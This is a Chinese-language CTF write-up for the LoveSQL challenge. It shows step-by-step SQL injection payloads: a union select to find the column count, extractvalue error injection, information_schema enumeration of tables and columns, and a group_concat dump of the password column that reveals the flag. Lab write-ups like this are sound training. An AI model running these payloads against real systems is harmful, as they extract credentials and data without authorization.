[极客大挑战 2019]LoveSQL Writeup(超级详细)

原创


StevenOnesir 于 2020-11-27 16:57:45 发布 1008 收藏 9

分类专栏： ctf

本文链接：https://blog.csdn.net/StevenOnesir/article/details/110233517

今天再讲一道sql的题，同样比较基础，但是相较于前面某道 **1' or 1=1#或者 1' or '1'='1**的题来讲要稍好一些。

首先我们玩一玩老套路，绕过登录进去看一看，发现回显：



这行数字，直观看上去像是16进制，转换一下得到：

```
5198237401879630324805290544135523919 9

Process finished with exit code 0
```

直观看上去没有什么用

我们试一试常规的注入手段。


payload:`union select`

出现报错回显：

说明应该没啥过滤，老老实实**爆数据库名-表名-字段就行了**。

payload:`1' union select * from a#`

报错回显是：



所以这里相当于直接告诉你database名是geek。。。

或者咱们可以采用上一篇我的文章里提到过的Xpath报错注入方法。


payload: `1' and extractvalue(1,concat(1,database()))#`

不明白怎么回事的快去看我之前那篇博客！！

[强网杯 2019]随便注 Writeup(超级详细)

里面比较详细地讲了报错注入与堆叠注入。

上面payload回显是：




所以我们确定数据库名为：**geek**。

之后我们爆表名吗？

其实上面的一系列工作都没啥用。。。只是为了给大家复习一下前面那篇文章。

从 from a 会回显：



就得到了数据库名，而且明显看出对面的处理代码进行了拼接。

所以我们直接注入：`1' union select 1,2,3,4#`

#是过滤掉',避免synax error。

所以我们改一改columns的数量不就好了。

payload:`1' union select 1,2,3#`

出现正确回显：

然后我们开始走正常流程爆表名、字段。
为了新手友好，我提一下我用到了什么：


information_schema、information_schema.tables、information_schema.columns、group_concat

知识点我列出来了，不懂的请自行一个个Google。

下面我们爆表名：


```
1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```

回显：



然后爆字段名：

```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'#
```




做的多了，预感flag就在password里面，就像刚刚我直接搞l0ve1ysq1这个表一样。

同时你要记得数据库查询规则里的拼接，所以直接 from l0ve1ysq1就行了。

payload : `1' union select 1,2,group_concat(password) from l0ve1ysq1#`

回显得到flag：



flag : `flag{fef9e5c9-156c-4c65-aeb1-77741eeb16e3}`

打完收工。

题目难度：

简单

涉及知识点：

sql注入基本逻辑与顺序

information_schema、group_concat 等

基本的敏感性